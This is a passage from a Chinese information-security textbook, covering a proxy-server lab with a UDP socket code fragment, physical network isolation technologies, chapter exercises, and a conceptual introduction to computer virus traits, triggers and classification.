    connect(fd_udp, (struct sockaddr *)&name, sizeof(name));
    for(i = 0; i <100; i++)
    {
        buf[0] = 0; /* reserved */
        buf[1] = 0; /* reserved */
        buf[2] = 0; /* standalone packet */
        buf[3] = 1; /* address type IPv4 */
        *(unsigned long *)&buf[4] = inet_addr(DEST_IP);
        *(unsigned short *)&buf[8] = htons(DEST_PORT);
        *(unsigned int *)&buf[10] = i;
        send(fd_udp, buf, 14, 0);
        recv(fd_udp, buf, 14, 0);
        printf("udp received: %d\n", *(int *)&buf[10]);
    }
    closesocket(fd_udp);
    closesocket(fd);
    WSACleanup();
    return 0;
}
```

3. 建议环境

在一种操作系统(如 Linux)中进行代理服务器配置。

4. 实验准备

(1) 设计观察代理服务器功能的方案。例如,以机器 A 作为机器 B 的代理服务器,然后观察:

- 从机器 C 上 ping 机器 B 和机器 A 观察到的现象;

- 用机器 B 和机器 Aping 机器 C 观察到的现象；
- 从机器 B 上网浏览的情形。

(2) 设计进行代理服务器配置的步骤(高级功能都应在配置文件中以命令行的方式设定)。

(3) 对给出的代理服务器程序进行分析、调试,预测其功能。

5. 推荐的分析讨论内容

(1) 代理服务器如何实现对内部计算机的隐藏作用?

(2) 其他发现或想到的问题。

3.3 网络的物理隔离

3.3.1 物理隔离的概念

物理隔离是随着"政府上网"热潮而出现的一项技术。政府上网不仅表明 Internet 已经进入了一个非常重要的领域,而且为信息系统安全技术提出了新的课题。政府是社会信息资源的最大占有者和集散地,它拥有大量国民关心的信息,也拥有大量敏感的和机密的数据。单纯的逻辑隔离已经难于控制技术高超者的攻击。为此,国家保密局 2000 年 1 月 1 日起实施的《计算机信息系统国际联网保密管理规定》第二章第六条要求:"涉及国家机密的计算机信息系统,不得直接或间接地与国际互联网或其他公共信息网络相连接,必须实行物理隔离。"

最初的物理隔离是建立两套网络系统和计算机设备:一套用于内部办公,一套用于与 Internet 连接。这样的两套互不连接的系统,不仅成本高,而且极为不便。这一矛盾促进了物理隔离设备的开发,也迫切需要一套技术标准和方案。

《国家信息化领导小组关于我国电子政务建设的指导意见》(2002 年 8 月 15 日,中办 17 号文件)提出了"十五"期间我国电子政务建设的主要任务之一是:"建设和整合统一的电子政务网络。为适应业务发展和安全保密的要求,有效遏制重复建设,要加快建设和整合统一的网络平台。电子政务网络由政务内网和政务外网构成,两网之间物理隔离,政务外网与 Internet 之间逻辑隔离。政务内网主要是副省级以上政务部门的办公网,与副省级以下政务部门的办公网物理隔离。政务外网是政府的业务专网,主要运行政务部门面向社会的专业性服务业务和不需在内网上运行的业务。要统一标准,利用统一平台,促进各个业务系统的互联互通和资源共享。要用一年左右的时间,基本形成统一的电子政务内外网络平台,在运行中逐步完善。"

如图 3.19 所示,政务网应当跨越公网、外网和内部网。所谓物理隔离,是指内部网络与外部网络在物理上没有相互连接的通道,两个系统在物理上完全独立。要实现公众信息网(外部网)与内部网络物理隔离的目的,必须保证做到以下几点:

(1) 在物理传导上使内外网络隔断,确保外部网不能通过网络连接侵入内部网;同时防止内部网信息通过网络连接泄漏到外部网。




图 3.19　电子政务的三网

(2) 在物理辐射上隔断内部网与外部网,确保内部网信息不会通过电磁辐射或耦合方式泄漏到外部网。

(3) 在物理存储上隔断两个网络环境,对于断电后会遗失信息的部件,如内存、处理器等暂存部件,要在网络转换时作清除处理,防止残留信息串网;对于断电非遗失性设备,如磁带机、硬盘等存储设备,内部网与外部网信息要分开存储。

从隔离的内容看,隔离分为网络隔离和数据隔离:

- 数据隔离主要是指存储设备的隔离——一个存储设备不能被几个网络共享。
- 网络隔离就是把被保护的网络从公开的、无边界的、自由的环境中独立出来。

只有实现了两种隔离,才是真正意义上的物理隔离。

3.3.2　网络物理隔离技术

目前,物理隔离技术主要有 3 种:网络安全隔离卡、网络安全隔离集线器和网闸。

1. 网络安全隔离卡

网络安全隔离卡是一个硬件插卡,可以在物理上将计算机划分成两个独立的部分,每一部分都有自己的“虚拟”硬盘。网络安全隔离卡设置在 PC 最低层的物理部件上,卡的一边通过 IDE 总线连接主板,另一边连接 IDE 硬盘。PC 的硬盘被分割成两个物理区:

- 安全区,只与内部网络连接;
- 公共区,只与外部网络连接。

如图 3.20 所示,网络安全隔离卡既连接内网又连接外网,就像一个分接开关,在两个网上分时地工作,任何时刻计算机只能与一个数据分区以及相应的网络连通。于是计算机也因此被分为安全模式和公共模式,并且某一时刻只可以在一个模式下工作。




图 3.20　网络安全隔离卡的工作方式

- 在安全状态时,主机只能使用硬盘的安全区与内部网连接,此时外部网是断开的,硬盘的公共区也是封闭的。

• 在公共状态时，主机只能使用硬盘的公共区与外网连接，此时与内网是断开的，且硬盘的安全区是封闭的。

两个状态各有自己独立的操作系统，并分别导入，保证两个硬盘不会同时被激活。两个分区不可以直接交换数据，但是可以通过专门设置的中间功能区进行，或通过设置的安全通道使数据由公共区向安全区转移（不可逆向）。

两个状态转换时，所有的临时数据都会被彻底删除。

2. 网络安全隔离集线器

如图 3.21 所示，网络安全隔离集线器是一种多路开关切换设备。它与网络安全隔离卡配合使用，并通过对网络安全隔离卡上发出的特殊信号的检测，识别出所连接的计算机，自动将其网线切换到相应的网络的 hub 上，从而实现多台独立的安全计算机与内、外两个网络的安全连接与自动切换。如果没有检测到来自网络安全隔离卡的信号，两个网络都会被切断。这样减少了安全区的工作站被错误地尚未分类网络的风险。




图 3.21　网络安全隔离集线器的工作原理

网络安全隔离集线器只有采取与其他设备隔离的措施，如物理隔离卡等相配合，才能实现真正的物理隔离。如果只切换内、外网且变更 IP 地址，而不重新启动系统，则不是真正的物理隔离。

3. 网闸

网闸的工作原理如图 3.22 所示。它采用一个类似闸门的装置连接两个网络，一个是安全的网络，一个是非安全的网络，分时地使用两套系统中的数据通路：当存储介质与安全的网络连接时，就断开与非安全网络的连接；当存储介质与非安全的网络连接时，就断开与安全网络的连接。存储截止通过分时地连接两个网络实现数据交换。




图 3.22　网闸工作原理

习　　题

1. 在信息系统内主体通常指什么？客体通常指什么？

2. 查找资料，分别给出几个自主访问控制、强制访问控制和基于角色的访问控制的实例。

3. 比较自主访问控制、强制访问控制和基于角色的访问控制。

4. 查找资料，说明还有哪些访问控制策略。

5. 有一个内部网(192.168.20.0)只与某一台外部主机(172.165.255)交换数据。写出位于它们之间的数据包过滤规则。

6. 比较包过滤、网络地址转换和代理技术的特点以及适用的环境。

7. 简述国内外物理隔离技术的现状和发展趋势。

8. 浏览网站，列举国内有关物理隔离设备的厂家及其产品特点。

9. 收集国内外有关网络隔离技术的网站信息，简要说明各网站的特点。

10. 收集国内外有关网络隔离技术的最新动态。

第4章　信息系统入侵与攻击

信息系统是现代社会中一个重要的系统，信息系统也是一个复杂的系统。这些重要性和神秘感不断吸引着竞争对手的注意力，刺激着好奇者、好胜者和恶作剧者的兴趣。他们如八仙过海，千方百计地非授权地进入系统，各取所需，各显其功。

一般来说，可以采用信息系统入侵和攻击的手段有下面一些。

1. 恶意代码攻击

最常见的恶意代码是病毒。病毒是潜入信息系统中的一些程序代码。这些代码可以在未授权的情况下运行，或用来消耗系统资源，或用来搜集系统的敏感信息，或产生一些与系统工作无关的动作，或使系统丧失一些正常的功能。除了病毒之外，还有其他类型的一些恶意代码，例如特洛伊木马、蠕虫、细菌、陷门、逻辑炸弹等。它们之间的区别在于需要不需要寄生在别的程序上（寄生性）、有没有自我复制能力（传染性），以及执行是否依赖某些条件（触发性）等特征上。

2. 消息收集攻击

收集被攻击系统的敏感信息或漏洞信息。

3. 代码漏洞攻击

任何程序系统都有一些薄弱环节。这些薄弱环节可能来自设计上的疏忽，也可能来自配置或操作上的错误，也可能来自系统管理上的不足。系统的漏洞一旦被入侵者发现或掌握，就有可能被利用向系统发起攻击。

4. 欺骗和会话劫持攻击

欺骗与会话劫持也属于系统漏洞攻击的一种。但是，一般说漏洞指操作系统和其他系统软件中的薄弱环节，而欺骗和会话劫持由于利用计算机网络中的开放性和身份认证的不完全性，使得攻击者可以假冒别人身份进行活动的攻击行为。

5. 分布式攻击

计算机网络本身是一种分布式计算资源。分布式攻击就是攻击者利用这种资源进行的系统攻击行为。例如利用这种分布式计算资源进行口令猜测、信息收集以及发起对某站点的“人海战术”攻击。

6. 其他攻击

常言道，道高一尺，魔高一丈。信息系统安全是针对入侵和攻击采取的一系列安全策略

和技术。然而，按照木桶原理，当一块短的木板被加长后，另一块次短的木板就变成最短的木板了。而一种攻击被防御之后，新的攻击又会出现。防与攻的博弈将在竞争中永无止境。

4.1 计算机病毒

4.1.1 计算机病毒的特征

在生物学界，病毒(virus)是一类没有细胞结构但有遗传、复制等生命特征，主要由核酸和蛋白质组成的有机体。计算机病毒(computer virus)有一些与生物界中的病毒极为相似的特征，这也就是称其为病毒的缘由。下面介绍计算机病毒的一些基本特征。

1. 非授权执行性

通常，一个正常的程序被调用时，就要从系统获得控制权，得到系统分配的相应资源，使其执行对用户是透明的。计算机病毒虽然具有正常程序所具有的一切特性，但是其执行是非授权进行的：它隐蔽在合法程序和数据中，当用户运行正常程序时，病毒伺机取得系统的控制权，先于正常程序执行，并对用户呈透明状态。

2. 感染性

与生物界中的病毒可以从一个生物体传播到另一个生物体一样，传染是病毒最本质的特征之一，是病毒的再生机制。在单机环境下，计算机病毒的传染基本途径是通过磁盘引导扇区、操作系统文件和应用文件进行传染。在网络中，计算机病毒主要是通过电子邮件、Web 页面等特殊文件和数据共享方式进行传染。

3. 潜伏性与隐蔽性

病毒程序一旦取得系统控制权，可以在极短的时间内传染大量程序。但是，被感染的程序并不是立即表现出异常，而是潜伏下来，等待时机。

计算机病毒的潜伏还依赖于其隐蔽性。为了隐蔽，病毒通常非常短小(一般只有几百或1K 字节，此外还寄生于正常的程序或磁盘较隐蔽的地方，也有个别病毒以隐含文件形式存在，使人们不经过代码分析很难被发觉。

4. 寄生性

在恶意程序中，有些是可以独立存在的，有些则不能独立存在。计算机病毒就是一种不能独立存在的恶意代码。这也称为计算机病毒的寄生性。寄生是计算机病毒的重要特征。

计算机病毒一般寄生在可执行程序中或者寄生在硬盘的主引导扇区中。

5. 可触发性

潜伏下来的计算机病毒一般要在一定的条件下才被激活，并发起攻击。病毒具有判断这个条件的功能。下面列举一些病毒的触发(激活)条件。

- 日期/时间触发：计算机病毒读取系统时钟，判断是否激活。例如："黑色星期五"逢13日的星期五发作等；CIH-1.2版于每年的4月26日发作，CIH-1.3版则在6月26日发作，CIH-1.4版的发作日期则为每个月的26日。
- 计数器触发：计算机病毒内部设定一个计数单元，对系统事件进行计数，判定是否激活。例如2708病毒当系统启动次数达到32次时被激活，发起对串、并口地址的攻击。
- 键盘触发：当输入某些字符时触发(如AIDS病毒，在输入A、I、D、S时发作)、或以击键次数(如Devil's Dance病毒在用户第2000次击键时被触发)或组合键等为激发条件(如Invader病毒在按下Ctrl＋Alt＋Del组合键时发作)。
- 启动触发：以系统的启动次数作为触发条件。例如Anti-Tei和Telecom病毒当系统第400次启动时被激活。
- 感染触发：以感染文件个数、感染序列、感染磁盘数、感染失败数作为触发条件。例如，Black Monday病毒在运行第240个染毒程序时被激活。VHP2病毒每感染8个文件就会触发系统热启动操作等。
- 组合条件触发：用多种条件综合使用，作为计算机病毒的触发条件。

6. 破坏性

破坏性体现了病毒的杀伤能力。大多数病毒还具有破坏性，并且其破坏方式总在花样翻新。常见的病毒破坏性有：

- 占用或消耗CPU资源以及内存空间，导致一些大型程序执行受阻，使系统性能下降。
- 干扰系统运行，例如不执行命令、干扰内部命令的执行、虚发报警信息、打不开文件、内部栈溢出、占用特殊数据区、时钟倒转、重启动、死机、文件无法存盘、文件存盘时丢失字节、内存减小、格式化硬盘等。
- 攻击CMOS。CMOS是保存系统参数(如系统时钟、磁盘类型、内存容量等)的重要场所。有的病毒(如CIH病毒)可以通过改写CMOS参数，破坏系统硬件的运行。
- 攻击系统数据区。硬盘的主引导扇区、boot(引导)扇区、FAT(文件分配)表、文件目录等是系统重要的数据，这些数据一旦受损，将造成相关文件的破坏。
- 攻击文件。现在发现的病毒中，大多数是文件型病毒。这些病毒会使染毒文件的长度、文件存盘时间和日期发生变化。
- 干扰外部设备运行，如封锁键盘、产生换字、抹掉缓存区字符、输入紊乱、使屏幕显示混乱以及干扰声响、干扰打印机等。
- 破坏网络系统的正常运行，例如发送垃圾邮件、占用带宽，使网络拒绝服务等。

4.1.2 计算机病毒分类

按照不同的分类标准，计算机病毒可以分为不同的类型。下面介绍几种常用的分类方法。

1. 按照所攻击的操作系统分类

- DOS 病毒：攻击 DOS 系统。
- UNIX/Linux 病毒：攻击 UNIX 或 Linux 系统。
- Windows 病毒：攻击 Windows 系统，如 CIH 病毒。
- OS/2 病毒：攻击 OS/2 系统。
- Macintosh 病毒：攻击 Macintosh 系统，如 Mac. simpsons 病毒。
- 手机病毒。

2. 按照寄生方式和传染途径分类

（1）引导型病毒：引导型病毒在系统初始化时自动装入内存，然后简单地将指令指针（指令计数器的内容）修改到一个存储系统指令的新的位置，于是便以普通方式启动，而病毒已经驻留在了内存。所以，不需要用户执行磁盘上任何被感染的程序，只要有访问磁盘的操作，就可以进行复制。引导型病毒按寄生对象可以分为：

① 主引导区（master boot record，MBR）病毒，寄生在硬盘分区主引导程序所在的硬盘的 0 柱面 0 磁道 1 扇区，也称分区病毒，如大麻病毒、2708 病毒等。

② 引导区（boot record，BR）病毒，寄生在硬盘逻辑 0 扇区或软盘逻辑 0 扇区，即 0 面 0 道 1 扇区，如 Brain 病毒和小球病毒等。

（2）文件型病毒：传播病毒的文件可以分为 3 类：

① 可执行文件，即扩展名为 .COM、.EXE、.PE、.BAT、.SYS、.OVL 等的文件。一旦运行这类病毒的载体程序，就会将病毒注入、安装、驻留在内存中，伺机进行感染。感染了该类病毒的程序往往会减慢执行速度，甚至无法执行。

② 文档文件或数据文件，例如 Word 文档、Excel 文档、Access 数据库文件。宏病毒（Macro）就感染这些文件。

③ Web 文档，如.html 文档和.htm 文档。已经发现的 Web 病毒有 HTML/Prepend 和 HTML/Redirect 等。

按照驻留内存的方式，文件型病毒可以分为：

① 驻留（Resident）病毒：病毒装入内存后，发现另一个系统运行的程序文件后进行传染。驻留病毒又可进一步分为高端驻留型、常规驻留型、内存控制链驻留型、设备程序补丁驻留型。

② 非驻留（Nonresident）病毒：病毒选择磁盘上一个或多个文件，不等它们装入内存，就直接进行感染。

（3）目录型病毒：它是文件型病毒的一种特例，它们仅修改目录区，如 DIR2 病毒。

（4）引导兼文件型病毒：这类病毒在文件感染时还伺机感染引导区，例如 CANCER 病毒、HAMMER Ⅴ病毒等。

（5）CMOS 病毒：CMOS 是保存系统参数和配置的重要地方，它也存在一些没有使用的空间。CMOS 病毒就隐藏在这一空间中，从而可以躲避磁盘的格式化清除。

3. 按照传播媒介分类

(1) 单机病毒：以磁盘为传染媒介。
(2) 网络病毒：以网络中传输的命令或数据作为媒介。

4. 按照计算机病毒的链接方式分类

(1) 源码型病毒：攻击高级语言编写的程序，在被攻击程序编译前插入进来，并在编译后成为合法程序的一部分。

(2) 嵌入型病毒：计算机病毒的主体与被攻击对象以插入方式链接，把自己嵌入到攻击对象中。这类病毒程序编写难度大，清除也难。

(3) 外壳(shell)型病毒：这类病毒通常附加在正常程序的头部或尾部，相当于给程序添加了一个外壳，在被感染的程序执行时，病毒代码先被执行，然后才将正常程序调入内存。目前大多数文件型的病毒属于这一类。

(4) 译码型病毒：隐藏在微软的 Office、AmiPro 文档中，如宏病毒、脚本病毒(VBS/WSH/JS)等。

(5) 操作系统型病毒：这类病毒意图用自己的代码加入或取代操作系统的某些模块，具有很强的破坏性，例如小球病毒、大麻病毒等。

5. 按照破坏能力分类

按照病毒的破坏能力，可将病毒划分为以下几类：
(1) 无害型：除了传染时减少磁盘的可用空间外，对系统没有其他影响。
(2) 无危险型：这类病毒仅仅是减少内存、显示图像、发出声音及同类音响。
(3) 危险型：这类病毒在计算机系统操作中造成严重的错误。
(4) 非常危险型：这类病毒删除程序、破坏数据、清除系统内存区和操作系统中重要的信息。

4.1.3 计算机病毒的基本机制

计算机病毒形形色色，结构各异，但是通常都包含了潜伏、传染和表现 3 种机制。

1. 潜伏

潜伏机制的主要作用是进行病毒的引导、隐藏和捕捉。
(1) 引导
计算机病毒为了进行破坏，多数驻留内存。引导就是将病毒的主体加载到内存。一般来说，引导过程由 3 步组成：
① 驻留内存——自身的程序代码引入并驻留在内存中。
② 窃取控制权——取代或扩充系统原有功能，并窃取系统的控制权。为传染部分作准备(如驻留内存、修改中断、修改高端内存、保存原中断向量等操作)。
③ 恢复系统功能——引导过程完成之后，病毒为了隐藏自己，并等待时机进行传染和破坏，还要把控制权交还给系统。

(2) 隐藏

利用各种可能的隐藏方式，躲避各种检测，欺骗系统，将自己隐蔽起来。

(3) 捕捉(也称搜索)

就是不停地捕捉感染目标交给传染模块，同时不停地捕捉触发条件交给表现模块。

2. 传染

传染机制的作用是在特定的感染条件下，将病毒代码复制到传染目标。所以这个机制由激活传染条件的判断部分和传染功能的实施部分实现。

3. 表现

表现机制的作用是在被传染系统上表现出特定现象，主要是产生破坏被传染系统的行为。大部分病毒都是在一定条件下才会被触发而发作表现。

计算机病毒程序工作的 N-S 图如图 4.1 所示。




图 4.1　计算机病毒程序工作的 N-S 图

4.1.4　典型计算机病毒分析

1. DOS 引导型病毒分析

(1) 主引导扇区

